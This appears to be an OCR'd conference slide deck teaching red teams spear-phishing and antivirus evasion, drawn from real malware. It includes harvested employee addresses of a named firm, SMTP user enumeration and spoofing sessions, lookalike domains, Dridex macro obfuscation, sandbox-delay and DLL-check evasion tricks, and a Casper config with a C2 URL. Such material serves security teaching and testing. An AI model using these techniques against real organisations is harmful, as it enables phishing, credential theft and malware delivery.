Learn from malware !

A practical guide of spear phishing for red teams…

Paul Jung

WARNING

Legal disclaimer

All the tricks and tips showed here are used in real life

No malware were harmed during the preparation of this presentation

Phishing Steps

1) Reconnaissance

2) Bypass inbound security

3) Phish a user !

4) Bypass outbound security.

Collecting

- Ask google !
- “The Harvester”

http://bit.ly/1R8DaPr

```
$ python ./theHarvester.py -b all -d excellium-services.com -m
*******************************************************************
*                                                                 *
*  _   _                                _            _            *
* | |_| |_ ___   /\  /\__ _ _ ____   _____  ___| |_ ___ _ __    *
* | __| __/ _ \ / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__|   *
* | |_| ||  __// __  / (_| | |   \ V /  __/\__ \ ||  __/ |      *
*  \__|\__\___\/ /_/ /\__,_|_|    \_/ \___||___/\__\___|_|      *
*                                                                 *
* TheHarvester Ver. 2.6                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************
Full harvest..
[-] Searching in Google..
        Searching 0 results...
        Searching 100 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
        Searching 50 results...
        Searching 100 results...
[-] Searching in Exalead..
        Searching 50 results...
        Searching 100 results...
        Searching 150 results...
[+] Emails found:
------------------
contact@excellium-services.com
hr@excellium-services.com
lhernandez@excellium-services.com
cbianco@excellium-services.com
fdemkiw@excellium-services.com
jhantoine@excellium-services.com
drighetto@excellium-services.com
ctessaro@excellium-services.com
jgayet@excellium-services.com
```

Collecting

- Got the format ? Then you get everything

FirmName inurl:linkedin.com +”| LinkedIn” +Current

jdoe vs **j.doe** vs **john.doe**

Abusing mail relay

- Validate your email list
  - Few people look at mail logs
    - Only one tcp connection in firewall logs

Abusing mail relay

```
$ nc b.mx.root.lu. 25
220 smtp.mx.root.lu ESMTP Postfix rootMTA
Helo toto
250 smtp.mx.root.lu
mail from: quidam@test.com
250 2.1.0 Ok
rcpt to:nonexistantuser@excellium-services.com
550 5.1.1 <nonexistantuser@excellium-services.com>:
Recipient address rejected: User unknown in relay recipient
table
rcpt to:pjung@excellium-services.com
250 2.1.5 Ok
rcpt to:nonexistantuser2@excellium-services.com
550 5.1.1 <eupotre@excellium-services.com>: Recipient
address rejected: User unknown in relay recipient table
```

Collecting

a.doe
b.doe
c.doe
d.doe
e.doe
f.doe

26 x top common last names

Really complicated in luxembourg;

German, Luxembourgish, French, Portuguese

Abusing mail system

Spoofing

- Use same source, old spoofing…
- Use «nearly» same source
  - Homographic equivalent : excelliurm
  - PunyCode for cyrillic

```
[>>> domain = u"excellium-services.com"
[>>> domain.encode('idna')
 'xn--xcllium-services-7fnc.com'
```

Abusing mail system

- Spoofing is usually possible at body level

```
MAIL FROM: user@attacker.org
RCPT TO:  user@victim.com
DATA
```

```
SUBJECT: A common spoof
FROM: boss@victim.com
Hello click on my links
http://myevillink.com
```

Abusing mail system

```
$ nc mx.luxcloud.net. 25
220 spam1.luxcloud.net ESMTP Exim 4.85-83913 Wed, 17 Jun
2015 23:12:20 +0200
helo ns2.trollprod.org
250 spam1.luxcloud.net Hello ns2.trollprod.org
[78.236.229.52]
mail from: quidam@trollprod.org
250 OK
rcpt to: pjung@excellium-services.com
250 Accepted
data
354 Enter message, ending with "." on a line by itself
From: Christophe Bianco <cbianco@excellium-services.com>
To: pjung@excellium-servics.com
Subject: Spoofing on body
Hello
```

Security Tips

- Monitor mail gateway
- Configure anti-brute force
- Deny mails from unknown domains
- Use at least SPF
- Work on all spoofing scenarios

IN: Bypassing gateway

- Will someone “Click” on a rogue mail ?

Well, yes they do !

IN: Bypassing gateway

- Last year we have sent ~ 1200 emails
- A very bad crafted rogue link
- An internal sender

Click Success rate is nearly 33%

IN: Bypassing gateway

44 %

56%

IN: Bypassing gateway

- Ask to do something : Max 14 %
- “Drop a link” without explanation : Max 42 %

IN: Bypassing gateway

- Tips for even more efficiency :
  - Use a custom domain

http://www.mybank.com.id.fa3bf54.param.34234.evil.com

Right target & good time

- Top Management…

  Opened on IPAD


- Too Early / Too Late…

  Opened on Smartphone

- Medical / Media


  Opened on a Apple

Enterprise “IN” defences



EXCELLIUM

Enterprise “IN” defences



Exploits / Macros or Executions

- Exploits are nice but tricky
- Executions need tricks to bypass
- Office macro seems “oldschool” but proven !

Exploits / Macros or Executions

Outlook avoid direct execution of files

```
Wscript : %SystemRoot%\System32\WScript.exe
   .js   .JSE   .VBE   .vbs   .WSF   .WSH

Direct Execution : "%1"
    .bat   .cmd   .com   .exe   .pif   .scr
```

Exploits / Macros or Executions

Outlook avoid direct execution of files

```
.ade .adp .app .asp .bas .cer .chm .cpl
.crt .csh .der .fxp .gadget .hlp .hta
.inf .ins .isp .its .ksh .lnk .mad .maf
.mag .mam .maq .mar .mas .mat .mau .mav
.maw .mda .mdb .mde .mdt .mdw .mdz .msc
.msh .msh1 .msh2 .mshxml .msh1xml .msh2
.xml .msi .msp .mst .ops .pcd .plg .prf
.prg .pst .reg .scf .sct .shb .shs .ps1
.ps1xml .ps2 .ps2xml .psc1 .psc2 .tmp
.url .vb .vsmacros .vsw .ws .wsc .xnk
```

Exploits / Macros or Executions

Malware spread is aware

Straight .zip .cab


Challenging .7z .rar .rxx (.r05)

IN: Bypassing gateway

- Dridex campaign is using old school recipe :
- Embed dropper in an office macro

IN: Bypassing gateway

- This year Dridex is innovative
- Bypass most AV's
  - by using MHTML




```
$ file YU96260MFZ.doc
YU96260MFZ.doc: MIME entity, ISO-8859 text, with very long
lines, with CRLF line terminators
```

  - by using macro obfuscation

Obfuscation^2

```
Dim VoIOlRMM As Integer
VoIOlRMM = 7
Do While VoIOlRMM < 74
DoEvents: VoIOlRMM = VoIOlRMM + 1
Loop
strEncKey = Mid(strText, nLeft + 1, nCharSize)
Dim JVremBiP As Integer
JVremBiP = 8
Do While JVremBiP < 24
DoEvents: JVremBiP = JVremBiP + 1
Loop
strEncKey = yiK(strEncKey)
Dim iVyMzUlc As Integer
iVyMzUlc = 9
Do While iVyMzUlc < 92
DoEvents: iVyMzUlc = iVyMzUlc + 1
Loop
```

GitHub Script
http://bit.ly/1L6wiAx

IN: Bypassing gateway

- How to bypass workstation's AV for final payload
  - Pack your executable to obfuscate.
    - Your own packer is a good investment
    - Avoid UPX, it "triggers" some AV's

IN: Bypassing gateway

- Try to get a mail from the victim

```
Content-Type: multipart/mixed;
    boundary="_002_BAC858D5B0DFD94F986A43D20263D8199315FDE[redacted]_"
X-ngb-disclaimer: Tue Mar  3 13:42:13 GMT 2015
X-Scanned-By: MIMEDefang 2.64 on 10.113.12.84
X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:5.13.68,1.0.33,0.0.0000
 definitions=2015-03-03_05:2015-03-03,2015-03-03,1970-01-01 signatures=0
X-Proofpoint-Spam-Reason: safe
```

IN: Bypassing gateway


- To bypass AV's sandbox, two tips
- Do… something stupid which creates a delay

```
text:0041073A again:                                   ; CODE XREF: start:loop↓j
text:0041073A                   call    GetTickCount   ; Prend le time stamp dans EAX
text:0041073F                   mov     ecx, 10
text:00410744                   xor     edx, edx       ; Edx=0
text:00410746                   div     ecx            ; EDXEAX/10
text:00410748                   cmp     edx, 5         ; test le modulo avec 5
text:0041074B                   jnz     short loop     ; Si il est pas = a 5
text:0041074D                   jmp     short if_main  ; Start le travail
text:0041074F ; ---------------------------------------------------------------
text:0041074F
text:0041074F loop:                                    ; CODE XREF: start+1F↑j
text:0041074F                   jmp     short again    ; Prend le time stamp dans EAX
text:00410751 ; ---------------------------------------------------------------
text:00410751
text:00410751 if_main:                                 ; CODE XREF: start+21↑j
text:00410751                   call    if_main        ; Start le travail
text:00410756                   push    0              ; uExitCode
text:00410758                   call    ExitProcess    ; Fin du programme
text:00410758 start             endp
```

Fare IT

Bypass local AV's

- 65535 times the 9 queens problem !



Bypass local AV's

- Load an improbable DLL

```
HMODULE hMod = LoadLibrary ("RainbowDash.dll");
   if (NULL == hMod) {
      DO YOUR EVIL PAYLOAD !!
   }
```

Babar Friend's

- Casper gives a lot of tips for avoiding detection

```
<CONFIG TIMESTAMP="130413796248613934">

<PARAM NAME="ID">13001</PARAM>
<PARAM NAME="REGKEY">Software\Microsoft\Audio Component</PARAM>
<PARAM name="URL">http://jpic.gov.sy/css/images/_cgi/index.php</PARAM>
<PARAM name="KEY">834325228978a535e6955f8d304c9135b256e142fa23d2b5c1e25878245895</PARAM>
<PARAM name="DELAYMIN">10</PARAM>
<PARAM name="DELAYMAX">3600</PARAM>
<PARAM name="DELAYRETRY">10</PARAM>

<STRATEGY RUNKEY="API" AUTODEL="DEL" INJECTION="YES" SAFENOTIF="YES" SERVICE="NONE" ESCAPE="NO">
<AV NAME="BitDefender Antivirus" RUNKEY="API" AUTODEL="DEL" INJECTION="NO" SAFENOTIF="YES"/>
<AV NAME="Internet Security Anti-Virus" RUNKEY="API" AUTODEL="API" INJECTION="NO" SAFENOTIF="NO" ESCAPE="YES"/>
<AV NAME="PC Tools Internet Security Anti-Virus" VERSION="9" RUNKEY="API" AUTODEL="API" INJECTION="NO" SAFENOTIF="NO" ESCAPE="YES"/>
<AV NAME="avast! Antivirus" RUNKEY="WMI" AUTODEL="WMI" INJECTION="NO" SAFENOTIF="YES" ESCAPE="YES"/>
</STRATEGY>

</CONFIG>
```

WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

